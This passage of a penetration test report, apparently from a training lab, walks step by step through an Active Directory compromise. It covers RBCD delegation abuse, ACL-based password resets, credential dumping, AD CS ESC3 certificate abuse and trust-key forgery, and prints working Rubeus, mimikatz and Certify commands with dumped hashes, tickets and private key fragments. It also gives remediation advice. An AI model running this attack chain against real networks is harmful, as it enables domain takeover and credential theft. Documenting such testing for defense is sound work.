COMPROMISE STEPS

Request a TGT for the machine account using its hash (Over-Pass-the-Hash):

```
Rubeus.exe asktgt /user:studvm$ /rc4:354cc671b0e734b885308de998576b0b`  
/domain:tech.corp /dc:tech-dc.tech.corp /ptt
```

Configure RBCD so MGMTSRV trusts STUDVM\$ to act on behalf of others:

```
Set-DomainRBCD -Identity MGMTSRV -DelegateFrom "STUDVM$"
```

```
C:\Users\studentuser\Desktop\shared>RunKeyRegAdmin.bat
C:\Users\studentuser\Desktop\shared>set COR_ENABLE_PROFILING=1
C:\Users\studentuser\Desktop\shared>set COR_PROFILER={cfbd821e-299b-5307-a3d8-b283c03916db}
C:\Users\studentuser\Desktop\shared>REG ADD "HKCU\Software\Classes\CLSID\{cfbd821e-299b-5307-a3d8-b283c03916db}" /f
The operation completed successfully.
C:\Users\studentuser\Desktop\shared>REG ADD "HKCU\Software\Classes\CLSID\{cfbd821e-299b-5307-a3d8-b283c03916db}\InprocServer32" /f
The operation completed successfully.
C:\Users\studentuser\Desktop\shared>REG ADD "HKCU\Software\Classes\CLSID\{cfbd821e-299b-5307-a3d8-b283c03916db}\InprocServer32" /ve /t REG_SZ /d "C:\Users\studentuser\Desktop\shared\InvisiShellProfiler.dll" /f
The operation completed successfully.
C:\Users\studentuser\Desktop\shared>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\studentuser\Desktop\shared> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\studentuser\Desktop\shared> .\PowerView.ps1
PS C:\Users\studentuser\Desktop\shared> Set-DomainRBCD -Identity MGMTSRV -DelegateFrom "STUDVMS"
PS C:\Users\studentuser\Desktop\shared> Get-DomainRBCD -Identity MGMTSRV

SourceName      : MGMTSRVS
SourceType      : MACHINE_ACCOUNT
SourceSID       : S-1-5-21-1600556212-806947471-994435180-1103
SourceAccountControl : WORKSTATION_TRUST_ACCOUNT
SourceDistinguishedName : CN=mgmtsrv,CN=Computers,DC=tech,DC=corp
ServicePrincipalName : WSMAN/mgmtsrv, WSMAN/mgmtsrv.tech.corp, TERMSRV/mgmtsrv, TERMSRV/mgmtsrv.tech.corp...}
DelegatedName    : STUDVMS
DelegatedType     : MACHINE_ACCOUNT
DelegatedSID     : S-1-5-21-1600556212-806947471-994435180-1106
DelegatedAccountControl : WORKSTATION_TRUST_ACCOUNT
DelegatedDistinguishedName : CN=studvms,CN=Computers,DC=tech,DC=corp
```

Figure 8: Configuring Resource-Based Constrained Delegation on MGMTSRV

Use S4U2Self and S4U2Proxy to impersonate the Domain Admin `techadmin`:

```
Rubeus.exe s4u /user:studvm$ /rc4:354cc671b0e734b885308de998576b0b `
/impersonateuser:techadmin /msdsspn:http/mgmtsrv.tech.corp `
/altservice:host,wsman,cifs,rpcss /domain:tech.corp /dc:tech-dc.tech.corp /ptt /nowrap
```

[illegible]

With the ticket injected, operating-system-level command execution on MGMTSRV as techadmin is confirmed:

```
winrs -r:mgmtsrv.tech.corp cmd
Microsoft Windows [Version 10.0.20348.4052]
C:\Users\techadmin>
```

```
C:\Users\studentuser\Desktop\shared>winrs -r:mgmtsrv.tech.corp cmd
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

C:\Users\techadmin>
```

Figure 9: OS command execution on MGMTSRV as techadmin

The host's credentials are then dumped, revealing the `techservice` service account used in F-5:

```
* Username : techservice
* Domain   : TECH
* NTLM     : 4311a88033b35fbbd00a681b005b6ead
```



```
mimikatz(commandline) # sekurlsa::evasive-logonpasswords

Authentication Id : 0 ; 754087 (00000000:000b81a7)
Session          : Service from 0
User Name        : techservice
Domain           : TECH
Logon Server     : tech-dc
Logon Time       : 8/16/2026 5:01:40 AM
SID              : S-1-5-21-1600556212-896947471-994435180-1108

msv :
[00000003] Primary
* Username : techservice
* Domain   : TECH
* NTLM     : 4311a88033b35fbbd00a681b005b6ead
* SHA1     : e14a6832aba5ae802b207dea9b2d35cf6f98b44f
* DPAPI    : 811c6f6f2b6216e5073ebdff22cf896a

tspkg :
wdigest :
* Username : techservice
* Domain   : TECH
* Password : (null)

kerberos :
* Username : techservice
* Domain   : TECH.CORP
* Password : (null)

ssp :
credman :
```

Figure 10: techservice credentials recovered from MGMTSRV

RECOMMENDATIONS

- Audit and remove write access to `msDS-AllowedToActOnBehalfOfOtherIdentity` for non-administrative principals; no account should be able to configure delegation on a computer object it does not own (the write access `STUDVM$` held over MGMTSRV is exactly this problem).
- Mark Tier-0 accounts as **sensitive and cannot be delegated** so they cannot be impersonated through S4U even where delegation is configured.
- Monitor Event ID 4769 for S4U ticket requests referencing privileged users.

REFERENCES

- <https://attack.mitre.org/techniques/T1558/003/>
- <https://learn.microsoft.com/windows-server/security/kerberos/kerberos-constrained-delegation-overview>

4.5 F-5 - ACTIVE DIRECTORY ACL ABUSE, ADDSELF AND FORCE-CHANGE-PASSWORD

HOSTNAME	tech.corp (Directory ACLs)
FQDN	tech-dc.tech.corp
OS DETAILS	Active Directory object permissions

DESCRIPTION


The `techservice` account recovered from MGMTSRV held a dangerous ACL chain. It could **add itself** to the privileged `Management` group (a `Self` / `Self-Membership` right), and the `Management` group in turn held

`User-Force-Change-Password` over the user `puretech`. By walking this chain we reset `puretech`'s password without knowing its current value, a pure permissions abuse that requires no cracking.

COMPROMISE STEPS

Enumerate what `techservice` can do, and the group's rights over `puretech`:

```
# techservice -> Management (Self-Membership)
# Management -> puretech (User-Force-Change-Password)
```




```
ObjectDN           : CN=puretech,CN=Users,DC=tech,DC=corp
IdentityReferenceName : Management
ActiveDirectoryRights : ExtendedRight
ObjectAceType       : User-Force-Change-Password
```

Figure 11: Management group holds Force-Change-Password over puretech

Add `techservice` into the `Management` group:

```
Add-DomainGroupMember -Identity "Management" -Members "techservice" -Domain tech.corp -Verbose
# VERBOSE: [Add-DomainGroupMember] Adding member 'techservice' to group 'Management'
```



```
PS C:\Users\studentuser\Desktop\shared> Add-DomainGroupMember -Identity "Management" -Members "techservice" -Domain tech.corp -Verbose
VERBOSE: [Get-PrincipalContext] Binding to domain 'tech.corp'
VERBOSE: [Add-DomainGroupMember] Adding member 'techservice' to group 'Management'
PS C:\Users\studentuser\Desktop\shared>
```

Figure 12: Self-adding techservice into the privileged Management group

The new group membership only takes effect in a **fresh ticket**, so request a new TGT for `techservice` in a sacrificial logon session before using the group's rights:

```
Rubeus.exe asktgt /user:techservice /rc4:4311a88033b35fbbd00a681b005b6ead `
  /domain:tech.corp /dc:tech-dc.tech.corp /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
```

```
C:\Users\studentuser\Desktop\shared>.\Rubeus.exe asktgt /user:techservice /rc4:4311a88033b35fbbd00a681b005b6ead /domain:tech.corp /dc:tech-dc.tech.corp /show /ptt
[*] Action: Ask TGT

[*] Using rc4_hmac hash: 4311a88033b35fbbd00a681b005b6ead
[*] Building AS-REQ (w/ preauth) for: 'tech.corp\techservice'
[*] Using domain controller: 172.16.4.5:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFjjCCBYqgAwIBBaEDAgEwoIEqTCCBKVhggShMIIENaADAgEFoQsbCVRfQ0guQ09SUKIEMBygAwIB
AqEVMbMBmtYnRndBsJdGVjaC5jb3Jwo4IEZzCCBG0gAwIBEqEDAgEEooIEVQSCBFF2WJ6WQTTnhw+O
HgEApQB8IA0UeYsvMnkKVnFLT9Mh3TGI5eh7h/2zkZWpU9NkXnETTn0+KK30Hn3wU+TwMfd+uqLeUzQ
9bgX5m3yrUgTKwazSEftnpNnTK1aN88wCEbqqZjfy1sejZN1WF+Ozs+t4XPG7EjLeF00EPGG+aOcZmeJ
QfGbcJ7RR/2h2hYaseuCjut88Z2T3F09yk5f0HY8iZdCwqe9HsICDQZJDYWhK1E2n2kGyYYFmmf9+uFb
g3n1MiagSL541brM7F4LN2XOKJ3qbO3S1H+UsldZ/rhIC1uKnoqGWckVE9uw137Ez1KLqbeMyTdg1eJ6
QVAaFUZn7g511ZMqIcB9QkzG5Mj361GqjBseAqv4qVeu9JUAG+pe57dkHZLpTj1x15MTFwC9o76pN5T/
I12K6BjJKi+h99IVXFckF4/fIN/mM/d49r3Zes0exrLjo2ZShZJ6oAQUVQ052c09A4dTd9oqE7SYdjvs
BJsSc9XLz7Y0gIGiTxpU6jQnqZV0qpPwbj3+Xg5U1y+KqpZo/z5WqDrmXuP9pBnLOHY1ZETScHTJXcBw
```

Figure 13: Fresh techservice TGT requested after the group change

With the refreshed context, force-reset the `puretech` password:

```
Set-DomainUserPassword -Identity puretech -AccountPassword $pass -Verbose
# VERBOSE: [Set-DomainUserPassword] Password for user 'puretech' successfully reset
```

```
PS C:\Users\studentuser\Desktop\shared> Set-DomainUserPassword -Identity puretech -AccountPassword $pass -Verbose
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user 'puretech'
VERBOSE: [Set-DomainUserPassword] Password for user 'puretech' successfully reset
PS C:\Users\studentuser\Desktop\shared>
```

Figure 14: Force-resetting the puretech account password

A logon as `puretech` is then obtained, giving a fresh identity to pivot with:

```
C:\Users\studentuser\Desktop\shared>klist

Current LogonId is 0:0x9514ec

Cached Tickets: (1)

#0> Client: puretech @ TECH.CORP
Server: krbtgt/tech.corp @ TECH.CORP
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 8/16/2026 9:58:04 (local)
End Time: 8/16/2026 19:58:04 (local)
Renew Time: 8/23/2026 9:58:04 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:

C:\Users\studentuser\Desktop\shared>
```

Figure 15: Interactive session as puretech

RECOMMENDATIONS

- Remove the **Self-Membership** ACE that lets `techservice` add itself to `Management`, and the **User-Force-Change-Password** right the group holds over `puretech`; grant such rights only to dedicated, monitored admin roles.

- Run regular ACL reviews (BloodHound, `Get-DomainObjectAcl`) to catch privilege-granting ACEs on users and groups.
- Alert on Event ID 4724/4738 (password reset / account change) for sensitive accounts.

REFERENCES

- <https://attack.mitre.org/techniques/T1098/>
- <https://bloodhound.readthedocs.io/en/latest/data-analysis/edges.html>

4.6 F-6 · LATERAL MOVEMENT TO TECHSRV30 AND LOCAL SECRET EXTRACTION

HOSTNAME	TECHSRV30
FQDN	techsrv30.tech.corp
OS DETAILS	Windows Server (member server)

DESCRIPTION

The `puretech` account held local administrator rights on **TECHSRV30**, confirmed by an interactive `winrs` session whose `whoami /priv` output shows the full set of administrative privileges enabled (SeDebug, SeBackup, SeRestore, SeTakeOwnership and others). After relaying tooling to the host, the SAM and cached secrets were extracted, exposing the local administrator `securetech` and the machine account `TECHSRV30$`. `TECHSRV30$` is a member of the custom `srvusers` group through a `Self-Membership` ACL; that group membership is the pivot used to reach ADMIN_SRV86 in F-7.

COMPROMISE STEPS

Confirm local administrator command execution on TECHSRV30 as `puretech` :

```
winrs -r:techsrv30.tech.corp cmd
C:\Users\puretech> whoami /priv
# SeDebugPrivilege, SeBackupPrivilege, SeRestorePrivilege,
# SeTakeOwnershipPrivilege, SeImpersonatePrivilege ... all Enabled
```

```
PS C:\Users\studentuser\Desktop\shared> winrs -r:techsrv30.tech.corp cmd
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

C:\Users\puretech>set username
set username
USERNAME=puretech

C:\Users\puretech>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description
-----
SeIncreaseQuotaPrivilege Adjust memory quotas for a process
SeSecurityPrivilege   Manage auditing and security log
SeTakeOwnershipPrivilege Take ownership of files or other objects
SeLoadDriverPrivilege Load and unload device drivers
SeSystemProfilePrivilege Profile system performance
SeSystemTimePrivilege Change the system time
SeProfileSingleProcessPrivilege Profile single process
SeIncreaseBasePriorityPrivilege Increase scheduling priority
SeCreatePagefilePrivilege Create a pagefile
SeBackupPrivilege     Back up files and directories
SeRestorePrivilege    Restore files and directories
SeShutdownPrivilege   Shut down the system
SeDebugPrivilege       Debug programs
SeSystemEnvironmentPrivilege Modify firmware environment values
SeChangeNotifyPrivilege Bypass traverse checking
SeRemoteShutdownPrivilege Force shutdown from a remote system
SeUndockPrivilege      Remove computer from docking station
SeManageVolumePrivilege Perform volume maintenance tasks
SeImpersonatePrivilege Impersonate a client after authentication
SeCreateGlobalPrivilege Create global objects
SeIncreaseWorkingSetPrivilege Increase a process working set
SeTimeZonePrivilege    Change the time zone
SeCreateSymbolicLinkPrivilege Create symbolic links
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session
```

TECHSRV30 could not reach the operator tooling directly, so a **port-proxy** was configured on the host to relay traffic back through the STUDVM foothold, from which the loader and SafetyKatz were staged:

```
netsh interface portproxy add v4tov4 listenport=8080 listenaddress=0.0.0.0 \
connectport=80 connectaddress=<STUDVM foothold>
```

The machine account is recovered from LSASS:

```
* Username : techsrv30$
* Domain   : TECH
* NTLM     : 04b37fd7d28ab7c9b3cbe36336d19581
```

Elevate to SYSTEM and dump the SAM to recover the local administrator `securetech` (RID 500):

```
C:\Temp\sk.exe "token::elevate" "lsadump::evasive-sam" "exit"

RID : 000001f4 (500)
User : securetech
Hash NTLM: abbd00c18b8ff34770238a08e98f4932
```

```
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 8aa1b9fcd10120574e24568ad5e85fe2

* Primary:Kerberos-Newer-Keys *
  Default Salt : TECHSRV30Administrator
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : cab0323d898c026e944e44eebdd5df7d87c649db6530716bca394df575a43f79
    aes128_hmac      (4096) : cd3e4c65fcf92e4cbd1e3d521edd562c
    des_cbc_md5      (4096) : 23e67c40c207e3d9
  OldCredentials
    aes256_hmac      (4096) : 9cc9c8a3cb927759e6d6d4b7746ab080ec0ae94273aa8fd09541c844cfe325d3
    aes128_hmac      (4096) : 6b5b53d5fac92b77fd56460b856ffeb9
    des_cbc_md5      (4096) : cd4ae65dc8497025
  OlderCredentials
    aes256_hmac      (4096) : 576bc984430d4a7d0a2b631f317300bce413a6a9e4c5347f6a83ee834b5afe3
    aes128_hmac      (4096) : 6b1dfcbbbc2483082a7c615f5ede03d77
    des_cbc_md5      (4096) : 341f737fda321070

* Packages *
  NTLM-Strong-NTOWF

* Primary:Kerberos *
  Default Salt : TECHSRV30Administrator
  Credentials
    des_cbc_md5      : 23e67c40c207e3d9
  OldCredentials
    des_cbc_md5      : cd4ae65dc8497025
```

Figure 16: SAM dump on TECHSRV30 exposing the local admin securetech

RECOMMENDATIONS

- Deploy **LAPS** to eliminate shared local-administrator passwords across member servers.
- Restrict who holds local administrator rights on application servers and review membership of custom groups such as `srvusers`.
- Enable **Credential Guard** and monitor for SAM/LSA dumping (Event ID 4688 with suspicious process lineage).

REFERENCES

- <https://attack.mitre.org/techniques/T1003/002/>
- <https://attack.mitre.org/techniques/T1021/>

4.7 F-7 - GROUP-MEMBERSHIP PIVOT TO ADMIN_SRV86 AND LSA SECRETS HARVEST

HOSTNAME	ADMIN_SRV86
FQDN	adminsrv86.tech.corp
OS DETAILS	Windows Server (member server)

DESCRIPTION

This finding is the bridge from TECHSRV30\$ (F-6) to the certificate attack (F-8). Because TECHSRV30\$ holds a Self-Membership right on the srvusers group, and that group grants local administrator rights on ADMIN_SRV86, we added TECHSRV30\$ to srvusers, requested a TECHSRV30\$ ticket in a sacrificial session, and used it to reach ADMIN_SRV86. Dumping LSA secrets there exposed the causer account (stored as the SNMPTRAP service credential) in cleartext, along with the ADMIN_SRV86\$ machine account. causer is the account that holds the certificate-enrollment rights abused in F-8.

COMPROMISE STEPS

TECHSRV30\$ has a Self-Membership ACE on srvusers; add it to the group:

```
Add-DomainGroupMember -Identity "srvusers" -Members "techsrv30$" -Domain tech.corp -Verbose
# VERBOSE: [Add-DomainGroupMember] Adding member 'techsrv30$' to group 'srvusers'
```

```
Get-DomainGroupMember -Identity "srvusers"
# MemberName : TECHSRV30$ (S-1-5-21-1600556212-896947471-994435180-1104)
```

```
PS C:\Users\studentuser\Desktop\shared>
PS C:\Users\studentuser\Desktop\shared> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\studentuser\Desktop\shared> . .\PowerView.ps1
PS C:\Users\studentuser\Desktop\shared> Add-DomainGroupMember -Identity "srvusers" -Members "techsrv30$" -Verbose
WARNING: [Add-DomainGroupMember] Error finding the group identity 'srvusers': Exception calling "FindByIdentity" with
"2" argument(s): "The specified domain either does not exist or could not be contacted."
PS C:\Users\studentuser\Desktop\shared> Add-DomainGroupMember -Identity "srvusers" -Members "techsrv30$" -Domain tech.co
rp -Verbose
VERBOSE: [Get-PrincipalContext] Binding to domain 'tech.corp'
VERBOSE: [Add-DomainGroupMember] Adding member 'techsrv30$' to group 'srvusers'
```

Figure 17: TECHSRV30\$ self-added to the srvusers group (local admin on ADMIN_SRV86)

Request a TECHSRV30\$ TGT in a sacrificial logon session, giving admin access to ADMIN_SRV86 through the srvusers membership:

```
Rubeus.exe asktgt /user:techsrv30$ /rc4:04b37fd7d28ab7c9b3cbe36336d19581 \
/domain:tech.corp /dc:tech-dc.tech.corp /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
```

```

C:\Users\studentuser\Desktop\shared>. \Rubeus.exe asktgt /user:techsrv30$ /rc4:04b37fd7d28ab7c9b3cbe36336d19581 /domain:tech.corp /dc:tech-dc.tech.corp /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
*) Action: Ask TGT
*) Showing process : True
*) Username : 00INF8UK
*) Domain : V2FTAUS6
*) Password : LG4302Y0
*) Process : 'C:\Windows\System32\cmd.exe' successfully created with LOGON_TYPE = 9
*) ProcessID : 2480
*) LUID : 0x107dc9b
*) Using rc4_hmac hash: 04b37fd7d28ab7c9b3cbe36336d19581
*) Building AS-REQ (w/ preauth) for: 'tech.corp\techsrv30$'
*) Target LUID : 17292443
*) Using domain controller: 172.16.4.5:88
*) TGT request successful!
*) base64(ticket.kirbi):
do1FbDCCBwHgAwIBBAEDAgEwotIEIDCCBIRhggSAMITIEFKADAgEFQsbCVRFQ0guQ090SUKIeMBygAwIB
AqEVBMBBmtYnRndBsJdGVjaC5jb3Jwo4IERjCCBEKGAwIBeqEDAgEooIENASCBDCCL4V1grSTMQt5U
Zal++VVit1iLqC9DgyRcLAraFwVn7uv1nu14T1Phy6qKfQr1j7VdW6EvQL+bN6d4cr7KEfgVfrp2ggJg
Efr32Peb1Vn0SCUrne7ZkEVJ17buvx050dlNc0h+en0xb+vr6C50lrkz1a+xt07537415q3IGm/n

```

On ADMINSRV86, dump LSA secrets and recover the `causer` service password in cleartext:

```

Secret : _SC_SNMPTTRAP / service 'SNMPTTRAP' with username : causer@tech.corp
cur/text: Ca@8170734525364357

```

```

C:\Users\studentuser\Desktop\shared>winrs -r:adminsrv86.tech.corp "whoami && hostname"
tech\techsrv30$
adminsrv86

C:\Users\studentuser\Desktop\shared>dir \\adminsrv86.tech.corp\c$
Volume in drive \\adminsrv86.tech.corp\c$ is Windows
Volume Serial Number is 587C-4046

Directory of \\adminsrv86.tech.corp\c$

08/08/2025  04:31 PM    <DIR>          inetpub
09/03/2025  08:11 AM    <DIR>          Packages
05/08/2021  08:20 AM    <DIR>          PerfLogs
08/08/2025  04:55 PM    <DIR>          Program Files
08/08/2025  04:55 PM    <DIR>          Program Files (x86)
08/08/2025  05:02 PM    <DIR>          Temp
08/16/2026  04:08 PM    <DIR>          Users
09/03/2025  08:09 AM    <DIR>          Windows
08/16/2026  06:19 AM    <DIR>          WindowsAzure
                0 File(s)                0 bytes
                9 Dir(s)  19,909,677,056 bytes free

C:\Users\studentuser\Desktop\shared>_

```

The `ADMINSRV86$` machine account is also recovered:

```

* Username : adminsrv86$
* Domain   : TECH
* NTLM     : 390d9db95b492e45c4e43b85d2b9c432

```

RECOMMENDATIONS

- Remove the `Self-Membership` ACE that lets `TECHSRV30$` join `srvusers`, and review why a computer account grants local admin on ADMINSRV86.
- Avoid running services under domain user accounts with static passwords; migrate `SNMPTTRAP` and similar services to **gMSA**.
- Restrict local administrator access so LSA secrets cannot be read, and enable **Credential Guard**.

REFERENCES

- <https://attack.mitre.org/techniques/T1003/004/>
- <https://attack.mitre.org/techniques/T1098/>

4.8 F-8 - AD CS ESC3, ENROLLMENT-AGENT ABUSE TO DOMAIN ADMIN

HOSTNAME	TECH-DC (tech-tech-dc-CA)
FQDN	tech-dc.tech.corp
OS DETAILS	Windows Server 2022, Active Directory Certificate Services

DESCRIPTION

The certificate authority `tech-tech-dc-CA` published a template (`FIDO`) whose Extended Key Usage included **Certificate Request Agent** and which `causer` was permitted to enrol in, the classic **ESC3** misconfiguration. An enrollment-agent certificate can request certificates *on behalf of* any other user. Using `causer`, we enrolled an agent certificate, then requested a certificate for the Domain Admin `techadmin` via the `FIDOUUsers` template, used that certificate to authenticate with **PKINIT**, obtained a Domain Admin TGT, and proved operating-system-level command execution on the domain controller.

COMPROMISE STEPS

Launch a logon session as `causer` with the recovered password, then request the enrollment-agent certificate from the `FIDO` template and convert it to PFX:

```
runas /user:TECH\causer /netonly cmd.exe
.\Certify.exe request /ca:tech-dc.tech.corp\tech-tech-dc-CA /template:FIDO
.\openssl\openssl.exe pkcs12 -in .\esc3agent.pem -keyex `
    -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out .\esc3agent.pfx
```



```
C:\Users\studentuser\Desktop\shared>.Certify.exe request /ca:tech-dc.tech.corp\tech-tech-dc-CA /template:FIDO
```

```

Certify

v1.1.0

[*] Action: Request a Certificates
[*] Current user context : TECH\studentuser
[*] No subject name specified, using current context as subject.
[*] Template : FIDO
[*] Subject : CN=studentuser, CN=Users, DC=tech, DC=corp
[*] Certificate Authority : tech-dc.tech.corp\tech-tech-dc-CA
[*] CA Response : The certificate had been issued.
[*] Request ID : 9
[*] cert.pem :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAtFv+hI2I4Jm1tT6/seVo8IDKjh09Rz11FF9tEBaP2Vz7bPq
uFYkKFZHL0WdWzab0NYQ4F790K6etM1lgtNz3eC/0C/Tt9jJtHyD5teaGIDn5
02WUJ2BLU8bVuxhk01nVh1knwPU4J1cy9Wctjss9E2FntiW87edYpDiOp1wEW
RGhefh/68vOxw1r2kv9S/Av/6gg9t8csHCMAIKc0zKWhvVSUUaaEaUqSURILTJQ
x2AGG3SYFEBSSRnpDvrXvyHbek0Zv1Ka0UPcxjAk1zYMyF0uhBbDn31ZNYEKau20
sKhceX2pR4oqk6L0C6e7fDKF9GniRQ0oQHroDQIDAQABAoIBABA5Af3ME92Ym7id
pn8EpoIvuYfI1syftfH3DgELF8C9N9fCibPouRKL1q81QVZtaJTM+Fb1Uf48CJR3
z55byp8B8ubZR6X1QW4I0ufKldjc46pt4NMzIzxqdoDmo6ZdTtnGnedcmYMAdbvg
imnkcigZRLtFdXrgkagE3R1gs1js0H+v9gnxvpEDWSQUTtm3jzs2cyanAwylLohIA
WTHbRjGRASNYXCoefKkTh/0jW1xUV272kPa8LmxY0xkhy9sWa4QTNe86mzp17ks
8Kt+X0Zu0ZewIh8I1d+6+GZT3TECVJ1Af1ymNmSpM1u0+7b+cu0M/Lfu/nJ4mX1t
/dyhm9UCgYEA5oSPgJJ1cs1o51CgbmBS2rKuC+rE81cuI56xM3XKGGrhu123bY
ueeCK03V2kyNCPH3ETfZikvBV19p3rK1TMCS1t+H1A1V0W9c5ub1KCE0Rgd2ASa
oYtve/1SFF4BQWnebooxFlva3V1U178Ige7D1HWFY4y9LMDetOVJLsMCgYEAYhLD

```

Figure 18: Requesting the FIDO enrollment-agent certificate as causer

Use the agent certificate to request a certificate **on behalf of** techadmin from the FIDOUUsers template:

```
.\Certify.exe request /ca:tech-dc.tech.corp\tech-tech-dc-CA /template:FIDOUUsers `
/onbehalfof:TECH\techadmin /enrollcert:.\esc3agent.pfx /enrollcertpw:123456
# [*] CA Response : The certificate had been issued.
```

```
C:\Users\studentuser\Desktop\shared>.Certify.exe request /ca:tech-dc.tech.corp\tech-tech-dc-CA /template:FIDOUUsers /onbehalfof:TECH\techadmin /enrollcert:C:\Users\studentuser\Desktop\shared\esc3agent.pfx /enrollcertpw:123456

Certify

v1.1.0

[*] Action: Request a Certificates
[*] Current user context : TECH\studentuser
[*] Template : FIDOUUsers
[*] On Behalf Of : TECH\techadmin
[*] Certificate Authority : tech-dc.tech.corp\tech-tech-dc-CA
[*] CA Response : The certificate had been issued.
[*] Request ID : 10
[*] cert.pem :

-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAvgJd0R7R1uqtYvxpPmRG0V/hGh0+oSbbEfsCXqg7dndGzxm
QW4EUNcXcg0rCnuF8to7IbG80j1fcm+b7/4R4xcg80JfAme93y12CQ7U0KNI
Sx5XQ0sLwvY3eQX01wYVGNRvSakS6G31VWYX45IID5by2YIxiA08m1EjK+b
/Tj7W9FLnPEgWfncrlry12oyGmfoakSaTlxgeHFIDK9/63jtsGgnVL3u/yxQm
8LauvVCA3mBHTdHkFpBQ39En4JcsFv+PpawNj22ppuYGVpBMDQqJW0xqGakJ3K
DhsERFjmsG2x1ip1890P1s3Bv41bWuKsK57Q1DQAQ8o1BAGdEhoxc0190+ku
nw1vLPGNZ1Mbu68HwGcQcFoZy0YV0ZnM1GHZ9nFv87YK1Mmp2HkUoMBX14pM1S

```

Convert the techadmin certificate and authenticate via PKINIT to receive a **Domain Admin TGT**:

```
.\openssl\openssl.exe pkcs12 -in .\esc3DA.pem -keyex `
-CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out .\esc3DA.pfx
.\Rubeus.exe asktgt /user:techadmin /certificate:.\esc3DA.pfx /password:123456 `
/domain:tech.corp /dc:tech-dc.tech.corp /ptt /nowrap
# UserName : techadmin (NT_PRINCIPAL) -> ticket for krbtgt/tech.corp
```

Confirm operating-system-level command execution on the domain controller as `techadmin`, satisfying the scope objective for TECH-DC:

```
klist
# Client: techadmin @ TECH.CORP
winrs -r:tech-dc.tech.corp "whoami && hostname"
# tech\techadmin
# tech-dc
```

```
C:\Users\studentuser\Desktop\shared>klist

Current LogonId is 0:0x1442766

Cached Tickets: (1)

#0> Client: techadmin @ TECH.CORP
    Server: krbtgt/tech.corp @ TECH.CORP
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
    Start Time: 8/16/2026 21:39:24 (local)
    End Time: 8/17/2026 7:39:24 (local)
    Renew Time: 8/23/2026 21:39:24 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0x1 -> PRIMARY
    Kdc Called:

C:\Users\studentuser\Desktop\shared>winrs -r:tech-dc.tech.corp "whoami && hostname"
tech\techadmin
tech-dc
```

Figure 19: Domain Admin TGT via PKINIT and OS command execution on TECH-DC

RECOMMENDATIONS

- Remove the **Certificate Request Agent** EKU from the `FIDO` template, or restrict enrollment to a small, trusted group and require **CA manager approval** for issuance.
- Restrict the `FIDOUUsers` template so enrollment agents cannot request on behalf of Tier-0 accounts; enable the **enrollment-agent restrictions** on the CA.
- Monitor for `Certify` / certificate-request activity and PKINIT logons for privileged users.

REFERENCES

- <https://attack.mitre.org/techniques/T1649/>
- <https://posts.specterops.io/certified-pre-owned-d95910965cd2>

4.9 F-9 - CROSS-FOREST COMPROMISE, TRUST-KEY FORGERY INTO FINANCE.CORP

HOSTNAME	FINANCE-DC
FQDN	finance-dc.finance.corp
OS DETAILS	Windows Server 2022 (finance.corp Domain Controller)

DESCRIPTION

With Domain Admin in `tech.corp` we extracted the **inter-realm trust key** for the `tech.corp / finance.corp` trust. Because the trust key lets us forge an inter-realm TGT that presents as a *native* `finance.corp` principal, we impersonated the built-in administrator `finadmin` (RID 500) and crossed into `finance.corp`. From there we reached a cross-forest file share, stole an **unencrypted private key** exposed on it, converted it to a certificate, authenticated with PKINIT, and read the final objective flag on the `finance.corp` domain controller.

Note on SID filtering. The trust is marked `QUARANTINED_DOMAIN`, which strips **all** foreign SIDs from the SID-history field of inbound tickets, not only RID 519. A naive Golden Ticket that relies on injecting a foreign *Enterprise Admins* SID (RID 519) via SID history is therefore filtered and rejected. The successful approach avoids SID history entirely: it forges a TGT with the **trust key** whose native realm claim is already `finance.corp`, impersonating a native `finance.corp` account (`finadmin`, RID 500). Because nothing foreign is being smuggled in, there is nothing for the quarantine filter to strip.

COMPROMISE STEPS

Trust-key extraction (as Domain Admin, on TECH-DC). DCSync the trust keys and the `krbtgt` hash:

```
Loader.exe -path SafetyKatz.exe -args "lsadump::evasive-trust /patch" "exit"
```

```
[ In ] TECH.CORP -> FINANCE.CORP  
